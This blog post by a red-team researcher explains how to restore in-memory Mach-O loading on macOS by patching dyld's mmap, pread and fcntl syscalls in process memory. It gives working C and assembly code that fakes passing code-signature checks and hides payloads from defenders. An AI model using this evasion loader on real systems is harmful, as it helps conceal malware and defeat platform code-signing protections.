« Back to home

XPN

Adam Chester

Hacker and Infosec Researcher

About Me

Mastodon

Restoring Dyld Memory Loading

Posted on 2023-01-14 Tagged in macos, dyld

Up until recently, we've enjoyed in-memory loading of Mach-O bundles courtesy of dyld and its `NSCreateObjectFileImageFromMemory` / `NSLinkModule` API methods. And while these methods still exist today, there is a key difference.. modules are now persisted to disk.

Reported by @roguesys in Feb 2022, dyld's code was updated to take any modules being passed to `NSLinkModule` and write them to a temporary location.

As a red-teamer, this is less than optimal for us during engagements. After all, the reason that `NSLinkModule` was so useful was to keep payloads out of the (easy) reach of the blue-team.

So in this post we'll take a look at just what was changed in dyld, and see what we can do to restore this functionality… hopefully keeping our warez in memory for a little longer.

What Makes NSLinkModule Tick?

As dyld is open source, let's dig into the often used `NSLinkModule` method to see if we can understand just how it works.

The function has the signature of:

```
NSModule APIs::NSLinkModule(NSObjectFileImage ofi, const char* moduleName, uint32_
```

The first argument is `ofi`, which is created using `NSCreateObjectFileImageFromMemory` and it basically just points to memory hosting a Mach-O bundle alongside its length.

Then we have both the `moduleName` param, which is just used for logging statements, and the `options` param, which is ignored.

The new changes to `NSLinkModule` now write the memory pointed to by `ofi` to disk:

```
if ( ofi->memSource != nullptr ) {
        ...
        char        tempFileName[PATH_MAX];
        const char* tmpDir = this->libSystemHelpers->getenv("TMPDIR");
        if ( (tmpDir != nullptr) && (strlen(tmpDir) > 2) ) {
                strlcpy(tempFileName, tmpDir, PATH_MAX);
                if ( tmpDir[strlen(tmpDir) - 1] != '/' )
                        strlcat(tempFileName, "/", PATH_MAX);
        }
        else
                strlcpy(tempFileName, "/tmp/", PATH_MAX);
        strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_M
        int fd = this->libSystemHelpers->mkstemp(tempFileName);
        if ( fd != -1 ) {
                ssize_t writtenSize = ::pwrite(fd, ofi->memSource, ofi->memLength,
        }
        ...
}
```

Well.. they aren't really "new" code changes. This code has always been present in dyld3, but now macOS has decided to adopt this code path as well, leaving us with the current situation.

So we know memory is written to disk, but what happens with the file? Well the path is just passed to `dlopen_from`:

```
...
ofi->handle = dlopen_from(ofi->path, openMode, callerAddress);
...
```

So essentially this now makes `NSLinkModule` a wrapper around `dlopen`.. boo!!


The next question for us is… can we can restore dyld's previous memory loading magic?

If we boil it down to its core components.. we know that dyld lives in our process address space. And we know that disk I/O calls are being used to persist and read our code… so what happens if we just intercept the calls before they ever give the game away?

Dyld Hooking

For us to intercept I/O calls, we first need to understand how we can hook dyld.

Let's look at how `mmap` calls are handled within dyld. Firing up Hopper and loading in `/usr/lib/dyld` shows us that `mmap` is invoked by dyld using a `svc` call:



Knowing this, if we find the location in memory hosting this code, we should be able to overwrite the service call and redirect its execution to something we control. But what do we overwrite it with? How about something simple like:

```
ldr x8, _value
br x8
_value: .ascii "\x41\x42\x43\x44\x45\x46\x47\x48" ; Update to our br location
```

Before we get too ahead of ourselves, let's first find the base of dyld in our process address space. This is done using the `task_info` call, passing in `TASK_DYLD_INFO` to retrieve (among other things) information on the base address of dyld.

```
void *getDyldBase(void) {
    struct task_dyld_info dyld_info;
    mach_vm_address_t image_infos;
    struct dyld_all_image_infos *infos;

    mach_msg_type_number_t count = TASK_DYLD_INFO_COUNT;
    kern_return_t ret;

    ret = task_info(mach_task_self_,
                    TASK_DYLD_INFO,
                    (task_info_t)&dyld_info,
                    &count);

    if (ret != KERN_SUCCESS) {
        return NULL;
    }

    image_infos = dyld_info.all_image_info_addr;

    infos = (struct dyld_all_image_infos *)image_infos;
    return infos->dyldImageLoadAddress;
}
```

Once we have dyld's base, we'll can search for a signature for the `mmap` service call:

```
bool searchAndPatch(char *base, char *signature, int length, void *target) {

    char *patchAddr = NULL;
    kern_return_t kret;

    for(int i=0; i < 0x100000; i++) {
        if (base[i] == signature[0] && memcmp(base+i, signature, length) == 0) {
            patchAddr = base + i;
            break;
        }
    }
    ...
```

When we find a match to the signature, we can patch in our ARM64 stub. As we're dealing with a `Read-Exec` page of memory, we'll need to update the memory protection with:

```
kret = vm_protect(mach_task_self(), (vm_address_t)patchAddr, sizeof(patch), false,
if (kret != KERN_SUCCESS) {
    return FALSE;
}
```


Note the `VM_PROT_COPY` here, which is required here as the page of memory hosting the segment has no write permission set in its maximum memory protection.

With write permission set, we overwrite memory with our patch, and then return the protection to `Read-Exec`:

```
// Copy our path
memcpy(patchAddr, patch, sizeof(patch));

// Set the br address for our hook call
*(void **)((char*)patchAddr + 16) = target;

// Return exec permission
kret = vm_protect(mach_task_self(), (vm_address_t)patchAddr, sizeof(patch), false,
if (kret != KERN_SUCCESS) {
        return FALSE;
}
```

Just before we move on we need to consider what happens on M1 macs when we attempt to modify executable pages of memory.

Due to macOS ensuring that each page of executable memory is signed, we will need to have an entitlement if our code is executing in a hardened runtime. This means we will need an entitlement of `com.apple.security.cs.allow-unsigned-executable-memory` (`com.apple.security.cs.disable-executable-page-protection` works also):



So with that out of the way.. what do we do with our hooks?

Mocking

With all the components mapped out, we can now start mocking out API calls. Reviewing dyld's code, we'll need to create mocks for:

- `mmap`
- `pread`
- `fcntl`

If we get this right, we can make the `NSLinkModule` call with memory pointing to a blank Mach-O file, which in turn will be written to disk. And then when dyld thinks it is reading in the file from disk, we swap the content dynamically with a copy stored in memory :)

First up is `mmap`. The plan is to first check that `fd` points to a filename containing `NSCreateObjectFileImageFromMemory-`, which will be the temporary file which dyld wrote to disk.

If this is the case, instead of mapping in memory from disk, we'll simply allocate a new region of memory and copy over our nefarious Mach-O bundle:

```
#define FILENAME_SEARCH "NSCreateObjectFileImageFromMemory-"

const void* hookedMmap(void *addr, size_t len, int prot, int flags, int fd, off_t 
    char *alloc;
    char filePath[PATH_MAX];
    int newFlags;

    memset(filePath, 0, sizeof(filePath));

    // Check if the file is our "in-memory" file
    if (fcntl(fd, F_GETPATH, filePath) != -1) {
        if (strstr(filePath, FILENAME_SEARCH) > 0) {

            newFlags = MAP_PRIVATE | MAP_ANONYMOUS;
            if (addr != 0) {
                newFlags |= MAP_FIXED;
            }

            alloc = mmap(addr, len, PROT_READ | PROT_WRITE, newFlags, 0, 0);
            memcpy(alloc, memoryLoadedFile+offset, len);
            vm_protect(mach_task_self(), (vm_address_t)alloc, len, false, prot);
            return alloc;
        }
    }

    // If for another file, we pass through
    return mmap(addr, len, prot, flags, fd, offset);
}
```

Next up is `pread`, which is used by dyld to verify the UUID of the Mach-O several times while being loading. Again we want to make sure that we are swapping out the content of the read each time, so we'll use:

```
ssize_t hookedPread(int fd, void *buf, size_t nbyte, int offset) {
    char filePath[PATH_MAX];

    memset(filePath, 0, sizeof(filePath));

    // Check if the file is our "in-memory" file
    if (fcntl(fd, F_GETPATH, filePath) != -1) {
        if (strstr(filePath, FILENAME_SEARCH) > 0) {
            memcpy(buf, memoryLoadedFile+offset, nbyte);
            return nbyte;
        }
    }

    // If for another file, we pass through
    return pread(fd, buf, nbyte, offset);
}
```

Finally we have `fcntl`. This one is called in several places to verify codesigning requirements in advance of any `mmap` calls which would fail:


As we're hooking this, we can just bypass the checks by telling dyld that everything is fine:

```
int hookedFcntl(int fildes, int cmd, void* param) {

    char filePath[PATH_MAX];

    memset(filePath, 0, sizeof(filePath));

    // Check if the file is our "in-memory" file
    if (fcntl(fildes, F_GETPATH, filePath) != -1) {
        if (strstr(filePath, FILENAME_SEARCH) > 0) {
            if (cmd == F_ADDFILESIGS_RETURN) {
                fsignatures_t *fsig = (fsignatures_t*)param;

                // called to check that cert covers file.. so we'll make it cover 
                fsig->fs_file_start = 0xFFFFFFFF;
                return 0;
            }

            // Signature sanity check by dyld
            if (cmd == F_CHECK_LV) {
                // Just say everything is fine
                return 0;
            }
        }
    }

    return fcntl(fildes, cmd, param);
}
```

With that in place, let's set everything up:

```
int main(int argc, const char * argv[], const char * argv2[], const char * argv3[]
    @autoreleasepool {
        char *dyldBase;
        int fd;
        int size;
        void (*function)(void);
        NSObjectFileImage fileImage;

        // Read in our dyld we want to memory load... obviously swap this in prod 
        size = readFile("/tmp/loadme", &memoryLoadedFile);

        dyldBase = getDyldBase();
        searchAndPatch(dyldBase, mmapSig, sizeof(mmapSig), hookedMmap);
        searchAndPatch(dyldBase, preadSig, sizeof(preadSig), hookedPread);
        searchAndPatch(dyldBase, fcntlSig, sizeof(fcntlSig), hookedFcntl);

        // Set up blank content, same size as our Mach-O
        char *fakeImage = (char *)malloc(size);
        memset(fakeImage, 0x41, size);

        // Small hack to get around NSCreateObjectFileImageFromMemory validating o
        fileImage = (NSObjectFileImage)malloc(1024);
        *(void **)(((char*)fileImage+0x8)) = fakeImage;
        *(void **)(((char*)fileImage+0x10)) = size;

        void *module = NSLinkModule(fileImage, "test", NSLINKMODULE_OPTION_PRIVATE
        void *symbol = NSLookupSymbolInModule(module, "runme");
        function = NSAddressOfSymbol(symbol);
        function();
    }
}
```

When we execute, we'll see our fake file being created on disk:



But by swapping out the content during runtime with our mocks, we find that our memory module loads perfectly fine:


Once More With Feeling…

So that last stage bugged me… We're using `NSLinkModule` which is generating a temporary file and filling it with junk. What about if we skip that and instead just make a call to `dlopen` using an arbitrary library from the OS, and swap the content? That would avoid us having to write anything to disk at all.

Turns out this works fine, for example, if we do something like:

```
void *a = dlopen("/usr/lib/libffi-trampolines.dylib", RTLD_NOW);
function = dlsym(a, "runme");
function();
```

And instead of searching for `NSCreateObjectFileImageFromMemory-`, we just search for any references to load `libffi-trampolines.dylib` and replace via our mocks, we get the same result:



There are caveats with this. First, we'll need to make sure that the library is larger than the module we want to load ourselves, otherwise when it comes to `pread` and `mmap`, we'll end up truncating our Mach-O. But other than that.. we're good to go!

The code for the examples shown in this post can be found here.

Stay tuned for further posts in this series, we're not done yet ;)

Standing On The Shoulders…

In all honesty I struggled to find accurate references for this post. Searches pulled up presentations from Charlie Miller from 2015 showing circumvention of dyld code signing by patching, but I'm pretty sure that there are other posts out there which may have done similar.

The iOS space has been struggling with this stuff for years, and now that we're seeing the trickle of these mitigations on macOS, the next few years are going to be interesting!